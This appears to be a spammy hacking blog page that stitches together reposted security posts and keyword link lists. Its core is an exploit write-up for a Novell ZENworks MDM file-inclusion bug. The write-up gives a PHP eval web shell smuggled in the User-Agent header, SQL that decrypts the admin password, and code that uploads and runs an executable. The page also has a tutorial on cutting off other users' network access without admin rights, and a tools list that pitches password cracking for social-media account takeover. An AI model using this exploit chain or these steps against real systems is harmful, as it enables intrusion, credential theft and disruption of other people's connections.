четверг, 4 июня 2020 г.

Snmpcheck


"snmpcheck is a free open source utility to get information via SNMP protocols. It works fine against Windows, Linux, Cisco, HP-UX, SunOS systems and any devices with SNMP protocol support. It could be useful for penetration testing or systems monitoring. snmpcheck has been tested on GNU/Linux, *BSD, Windows systems and Cygwin. snmpcheck is distributed under GPL license and based on Athena-2k script by jshaw. " read more...

Website: http://www.nothink.org/perl/snmpcheck


More information
  1. Hacking Linux
  2. Hacking
  3. Pentest Report Generator
  4. Hacking Linux
  5. Pentest Iso
  6. Hacking Site
  7. Hacker News
  8. Hacking Online Games
  9. Hacking The System
  10. Hacking Groups
  11. Pentest Free
  12. Pentestmonkey Cheat Sheet
  13. Pentest Standard
  14. Is Hacking Illegal
  15. Hacking Script
  16. Hackerone
  17. Pentest Wifi
  18. Pentest Tutorial
  19. Pentest Active Directory
  20. Hacker0Ne

Vlang Binary Debugging

Why vlang? V is a featured, productive, safe and confortable language highly compatible with c, that generates neat binaries with c-speed, the decompilation also seems quite clear as c code.
https://vlang.io/

After open the binary with radare in debug mode "-d" we proceed to do the binary recursive analysis with "aaaa" the more a's the more deep analys.


The function names are modified when the binary is crafted, if we have a function named hello in a module named main we will have the symbol main__hello, but we can locate them quicly thanks to radare's grep done with "~" token in this case applied to the "afl" command which lists all the symbols.


Being in debug mode we can use "d*" commands, for example "db" for breakpointing the function and then "dc" to start or continue execution.


Let's dissasemble the function with "pD" command, it also displays the function variables and arguments as well, note also the xref "call xref from main"


Let's take a look to the function arguments, radare detect's this three 64bits registers used on the function.


Actually the function parameter is rsi that contains a testing html to test the href extraction algorithm.


The string structure is quite simple and it's plenty of implemented methods.


With F8 we can step over the code as we were in ollydbg on linux.


Note the rip marker sliding into the code.


We can recognize the aray creations, and the s.index_after() function used to find substrings since a specific position.


If we take a look de dissasembly we sill see quite a few calls to tos3() functions.
Those functions are involved in string initialization, and implements safety checks.

  • tos(string, len)
  • tos2(byteptr)
  • tos3(charptr)

In this case I have a crash in my V code and I want to know what is crashing, just continue the execution with "dc" and see what poits the rip register.


In visual mode "V" we can see previous instructions to figure out the arguments and state.


We've located the crash on the substring operation which is something like "s2 := s1[a..b]" probably one of the arguments of the substring is out of bounds but luckily the V language has safety checks and is a controlled termination:


Switching the basic block view "space" we can see the execution flow, in this case we know the loops and branches because we have the code but this view also we can see the tos3 parameter "href=" which is useful to locate the position on the code.


When it reach the substr, we can see the parameters with "tab" command.


Looking the implementation the radare parameter calculation is quite exact.


Let's check the param values:


so the indexes are from 0x0e to 0x24 which are inside the buffer, lets continue to next iteration,
if we set a breakpoint and check every iteration, on latest iteration before the crash we have the values 0x2c to 0x70 with overflows the buffer and produces a controlled termination of the v compiled process.


Related posts


Best Hacking Tools

      MOST USEFUL HACKING TOOL

1-Nmap-Network Mapper is popular and free open source hacker's tool.It is mainly used for discovery and security auditing.It is used for network inventory,inspect open ports manage service upgrade, as well as to inspect host or service uptime.Its advantages is that the admin user can monitor whether the network and associated nodes require patching.

2-Haschat-It is the self-proclaimed world's fastest password recovery tool. It is designed to break even the most complex password. It is now released as free software for Linux, OS X, and windows.


3-Metasploit-It is an extremely famous hacking framework or pentesting. It is the collection of hacking tools used to execute different tasks. It is a computer severity  framework which gives the necessary information about security vulnerabilities. It is widely used by cyber security experts and ethical hackers also.

4-Acutenix Web Vulnerability Scanner- It crawls your website and monitor your web application and detect dangerous SQL injections.This is used for protecting your business from hackers.


5-Aircrack-ng - This tool is categorized among WiFi hacking tool. It is recommended for beginners  who are new to Wireless Specefic Program. This tool is very effective when used rightly.


6-Wireshark-It is a network analyzer which permit the the tester to captyre packets transffering through the network and to monitor it. If you would like to become a penetration tester or cyber security expert it is necessary to learn how to use wireshark. It examine networks and teoubleshoot for obstacle and intrusion.


7-Putty-Is it very beneficial tool for a hacker but it is not a hacking tool. It serves as a client for Ssh and Telnet, which can help to connect computer remotely. It is also used to carry SSH tunneling to byepass firewalls. So, this is also one of the best hacking tools for hackers.


8-THC Hydra- It is one of the best password cracker tools and it consist of operative and highly experienced development team. It is the fast and stable Network Login Hacking Tools that will use dictonary or bruteforce attack to try various combination of passwords against in a login page.This Tool is also very useful for facebook hacking , instagram hacking and other social media platform as well as computer folder password hacking.


9-Nessus-It is a proprietary vulnerability scanner developed by tennable Network Security. Nessus is the world's most popular vulnerability scanner according to the surveys taking first place in 2000,2003,2006 in security tools survey.


10-Ettercap- It is a network sniffing tool. Network sniffing is a computer tool that monitors,analyse and defend malicious attacks with packet sniffing  enterprise can keep track of network flow. 


11-John the Ripper-It is a free famous password cracking pen testing tool that is used to execute dictionary attacks. It is initially developed for Unix OS. The Ripper has been awarded for having a good name.This tools can also be used to carry out different modifications to dictionary attacks.


12-Burp Suite- It is a network vulnerability scanner,with some advance features.It is important tool if you are working on cyber security.


13-Owasp Zed Attack Proxy Project-ZAP and is abbreviated as Zed  Attack Proxy is among popular OWASP project.It is use to find vulnerabilities in Web Applications.This hacking and penetesting tool is very easy to use  as well as very efficient.OWASP community is superb resource for those people that work with Cyber Security.


14-Cain & Abel-It is a password recovery tool for Microsoft Operating System. It allow easy recovery of various kinds of passwords by sniffing the networks using dictonary attacks.


15-Maltego- It is a platform that was designed to deliver an overall cyber threat pictures to the enterprise or local environment in which an organisation operates. It is used for open source intelligence and forensics developed by Paterva.It is an interactive data mining tool.

These are the Best Hacking Tools and Application Which are very useful for penetration testing to gain unauthorized access for steal crucial data, wi-fi hacking , Website hacking ,Vulnerability Scanning and finding loopholes,Computer hacking, Malware Scanning etc.

This post is only for educational purpose to know about top hacking tools which are very crucial for a hacker to gain unauthorized access. We are not responsible for any type of crime.


Related posts

Security Onion - Linux Distro For IDS, NSM, And Log Management



Security Onion is a free and open source Linux distribution for intrusion detection, enterprise security monitoring, and log management. It includes Elasticsearch, Logstash, Kibana, Snort, Suricata, Bro, OSSEC, Sguil, Squert, NetworkMiner, and many other security tools. The easy-to-use Setup wizard allows you to build an army of distributed sensors for your enterprise in minutes!

Security-onion project
This repo contains the ISO image, Wiki, and Roadmap for Security Onion.

Looking for documentation?
Please proceed to the Wiki.

Screenshots


Continue reading
  1. Pentestmonkey
  2. Pentest Vs Ceh
  3. Hacking Health
  4. Pentest Framework
  5. Pentester Academy
  6. Pentest Linux

Novell Zenworks MDM: Mobile Device Management For The Masses

I'm pretty sure the reason Novell titled their Mobile Device Management (MDM, yo) under the 'Zenworks' group is because the developers of the product HAD to be in a state of meditation (sleeping) when they were writing the code you will see below.


For some reason the other night I ended up on the Vupen website and saw the following advisory on their page:
Novell ZENworks Mobile Management LFI Remote Code Execution (CVE-2013-1081) [BA+Code]
I took a quick look around and didn't see a public exploit anywhere so after discovering that Novell provides 60 day demos of products, I took a shot at figuring out the bug.
The actual CVE details are as follows:
"Directory traversal vulnerability in MDM.php in Novell ZENworks Mobile Management (ZMM) 2.6.1 and 2.7.0 allows remote attackers to include and execute arbitrary local files via the language parameter."
After setting up a VM (Zenworks MDM 2.6.0) and getting the product installed it looked pretty obvious right away ( 1 request?) where the bug may exist:
POST /DUSAP.php HTTP/1.1
Host: 192.168.20.133
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:21.0) Gecko/20100101 Firefox/21.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.20.133/index.php
Cookie: PHPSESSID=3v5ldq72nvdhsekb2f7gf31p84
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 74

username=&password=&domain=&language=res%2Flanguages%2FEnglish.php&submit=
Pulling up the source for the "DUSAP.php" script the following code path stuck out pretty bad:
<?php
session_start();

$UserName = $_REQUEST['username'];
$Domain = $_REQUEST['domain'];
$Password = $_REQUEST['password'];
$Language = $_REQUEST['language'];
$DeviceID = '';

if ($Language !== ''  &&  $Language != $_SESSION["language"])
{
     //check for validity
     if ((substr($Language, 0, 14) == 'res\\languages\\' || substr($Language, 0, 14) == 'res/languages/') && file_exists($Language))
     {
          $_SESSION["language"] = $Language;
     }
}

if (isset($_SESSION["language"]))
{
     require_once( $_SESSION["language"]);
} else
{
     require_once( 'res\languages\English.php' );
}

$_SESSION['$DeviceSAKey'] = mdm_AuthenticateUser($UserName, $Domain, $Password, $DeviceID);
In English:

  • Check if the "language" parameter is passed in on the request
  • If the "Language" variable is not empty and if the "language" session value is different from what has been provided, check its value
  • The "validation" routine checks that the "Language" variable starts with "res\languages\" or "res/languages/" and then if the file actually exists in the system
  • If the user has provided a value that meets the above criteria, the session variable "language" is set to the user provided value
  • If the session variable "language" is set, include it into the page
  • Authenticate

So it is possible to include any file from the system as long as the provided path starts with "res/languages" and the file exists. To start off it looked like maybe the IIS log files could be a possible candidate to include, but they are not readable by the user everything is executing under…bummer. The next spot I started looking for was if there was any other session data that could be controlled to include PHP. Example session file at this point looks like this:
$error|s:12:"Login Failed";language|s:25:"res/languages/English.php";$DeviceSAKey|i:0;
The "$error" value is server controlled, the "language" has to be a valid file on the system (cant stuff PHP in it), and "$DeviceSAKey" appears to be related to authentication. Next step I started searching through the code for spots where the "$_SESSION" is manipulated hoping to find some session variables that get set outside of logging in. I ran the following to get a better idea of places to start looking:
egrep -R '\$_SESSION\[.*\] =' ./
This pulled up a ton of results, including the following:
 /desktop/download.php:$_SESSION['user_agent'] = $_SERVER['HTTP_USER_AGENT'];
 Taking a look at the "download.php" file the following was observed:

<?php
session_start();
if (isset($_SESSION["language"]))
{
     require_once( $_SESSION["language"]);
} else
{
     require_once( 'res\languages\English.php' );
}
$filedata = $_SESSION['filedata'];
$filename = $_SESSION['filename'];
$usersakey = $_SESSION['UserSAKey'];

$_SESSION['user_agent'] = $_SERVER['HTTP_USER_AGENT'];
$active_user_agent = strtolower($_SESSION['user_agent']);

$ext = substr(strrchr($filename, '.'), 1);

if (isset($_SESSION['$DeviceSAKey']) && $_SESSION['$DeviceSAKey']  > 0)
{

} else
{
     $_SESSION['$error'] = LOGIN_FAILED_TEXT;
     header('Location: index.php');

}
The first highlighted part sets a new session variable "user_agent" to whatever our browser is sending, good so far.... The next highlighted section checks our session for "DeviceSAKey" which is used to check that the requester is authenticated in the system, in this case we are not so this fails and we are redirected to the login page ("index.php"). Because the server stores our session value before checking authentication (whoops) we can use this to store our payload to be included :)


This will create a session file named "sess_payload" that we can include, the file contains the following:
 user_agent|s:34:"<?php echo(eval($_GET['cmd'])); ?>";$error|s:12:"Login Failed";
 Now, I'm sure if you are paying attention you'd say "wait, why don't you just use exec/passthru/system", well the application installs and configures IIS to use a "guest" account for executing everything – no execute permissions for system stuff (cmd.exe,etc) :(. It is possible to get around this and gain system execution, but I decided to first see what other options are available. Looking at the database, the administrator credentials are "encrypted", but I kept seeing a function being used in PHP when trying to figure out how they were "encrypted": mdm_DecryptData(). No password or anything is provided when calling the fuction, so it can be assumed it is magic:
return mdm_DecryptData($result[0]['Password']); 
Ends up it is magic – so I sent the following PHP to be executed on the server -
$pass=mdm_ExecuteSQLQuery("SELECT Password FROM Administrators where AdministratorSAKey = 1",array(),false,-1,"","","",QUERY_TYPE_SELECT);
echo $pass[0]["UserName"].":".mdm_DecryptData($pass[0]["Password"]);


Now that the password is available, you can log into the admin panel and do wonderful things like deploy policy to mobile devices (CA + proxy settings :)), wipe devices, pull text messages, etc….

This functionality has been wrapped up into a metasploit module that is available on github:

Next up is bypassing the fact we cannot use "exec/system/passthru/etc" to execute system commands. The issue is that all of these commands try and execute whatever is sent via the system "shell", in this case "cmd.exe" which we do not have rights to execute. Lucky for us PHP provides "proc_open", specifically the fact "proc_open" allows us to set the "bypass_shell" option. So knowing this we need to figure out how to get an executable on the server and where we can put it. The where part is easy, the PHP process user has to be able to write to the PHP "temp" directory to write session files, so that is obvious. There are plenty of ways to get a file on the server using PHP, but I chose to use "php://input" with the executable base64'd in the POST body:
$wdir=getcwd()."\..\..\php\\\\temp\\\\";
file_put_contents($wdir."cmd.exe",base64_decode(file_get_contents("php://input")));
This bit of PHP will read the HTTP post's body (php://input) , base64 decode its contents, and write it to a file in a location we have specified. This location is relative to where we are executing so it should work no matter what directory the product is installed to.


After we have uploaded the file we can then carry out another request to execute what has been uploaded:
$wdir=getcwd()."\..\..\php\\\\temp\\\\";
$cmd=$wdir."cmd.exe";
$output=array();
$handle=proc_open($cmd,array(1=>array("pipe","w")),$pipes,null,null,array("bypass_shell"=>true));
if(is_resource($handle))
{
     $output=explode("\\n",+stream_get_contents($pipes[1]));
     fclose($pipes[1]);
     proc_close($handle);
}
foreach($output+as &$temp){echo+$temp."\\r\\n";};
The key here is the "bypass_shell" option that is passed to "proc_open". Since all files that are created by the process user in the PHP "temp" directory are created with "all of the things" permissions, we can point "proc_open" at the file we have uploaded and it will run :)

This process was then rolled up into a metasploit module which is available here:


Update: Metasploit modules are now available as part of metasploit.

More information
  1. Pentest Network
  2. Basic Pentest 1 Walkthrough
  3. Pentestbox
  4. Hacking With Linux
  5. Hacker Anonymous
  6. Pentest Vs Red Team
  7. Pentest Wordpress
  8. Hacking Google
  9. Hacking Quotes
  10. Hacking Growth
  11. Pentest Example Report
  12. Hacker On Computer
  13. Pentest Network

среда, 3 июня 2020 г.

OpenVAS


"OpenVAS stands for Open Vulnerability Assessment System and is a network security scanner with associated tools like a graphical user front-end. The core is a server component with a set of network vulnerability tests (NVTs) to detect security problems in remote systems and applications." read more...

Related word


  1. Hacking Software
  2. Hacker Google
  3. Hacking Page
  4. Pentest Gear
  5. Hacking Bluetooth
  6. Pentest Bootcamp
  7. Hacking Games Online
  8. Basic Pentest 1 Walkthrough
  9. Pentest Open Source
  10. Hacker Tools
  11. Hacking For Dummies
  12. Pentestbox
  13. Hacking Page
  14. Pentest Cyber Security

Evil Limiter: Taking Control Of Your Network Bandwidth


Ever wanted to block someone from the network or limit their bandwidth without having the network admin privileges? Well Evil Limiter has got you covered then.


An amazing tool to help you control your network without having access to the admin panel.

Today I'm gonna show you how to use this interesting tool to take control of your network.


Requirements:

1. A PC or Laptop with Linux OS.
2. A Network Adapter.
3. Access to the Network you want to control.
4. sudo or root access on your Linux OS.

First of all we will download the tool from its github repository:

https://github.com/bitbrute/evillimiter

You can download and extract the zip file from the link above or you can clone evillimiter repository using git like this:


git clone https://github.com/bitbrute/evillimiter 


Now lets install the downloaded tool on our machine

Step 1: Move inside the downloaded github repository

cd evillimiter


Step 2: To install type


sudo python3 setup.py install


wait for the installation to finish (May take some time)


Step 3: To run type


sudo evilimiter


Voila! That's it, you got it up and running on your machine


Now how do you control your network with it, its very easy.

It should detect your network automatically but yeah you can set it up manually as well using the command line argument -i.

After you have selected the right interface to control, you need to scan your network for live hosts. To perform the scan type


scan


you can pass an optional flag to the scan command which is range which will help you to specify the range of ip addresses you want to scan like this


scan --range 192.168.1.1-192.168.1.100


The above command will scan a total of 100 hosts from 192.168.1.1 to 192.168.1.100


Now after you have scanned your network next thing is to list the hosts that have been discovered during the scan for that you type the hosts command like this


hosts


Now you know the hosts on your network and now you should know which host you wanna block or limit based on the mac address of the host. Remember the host id of the host that you want to block or limit bandwidth of and lets do the magic.

to block a host from using the internet we simply specify the block command followed by the host id of the host that we want to block like this

block 1


if instead of blocking the host we just want to limit his internet bandwidth we can do just that by using the limit command followed by the host id and then the bandwidth that we want to allocate to that particular host like this


limit 1 100kbits


Wohooo! yeah its that easy and yes you can do all this without having the network admin role.

Now if you want to show mercy on that poor guy (blocked host), you can set him free by using the free command followed by the host id like this:

free 1


Well isn't administrating your network bandwidth so easy now.

Hope you enjoyed this tutorial.:)

More information


  1. Pentesting
  2. Pentest Os
  3. Pentest Process
  4. Hacking Site
  5. Pentestbox
  6. Hacking Hardware
  7. How To Pentest A Website
  8. Pentest Wordpress
  9. Pentest Aws
  10. Hacking Browser
  11. Hacker Attack
  12. Pentest Standard
  13. Hacking Lab
  14. Hacking Games
  15. Hacker Tools
  16. Hacking Health
  17. Hacker Anonymous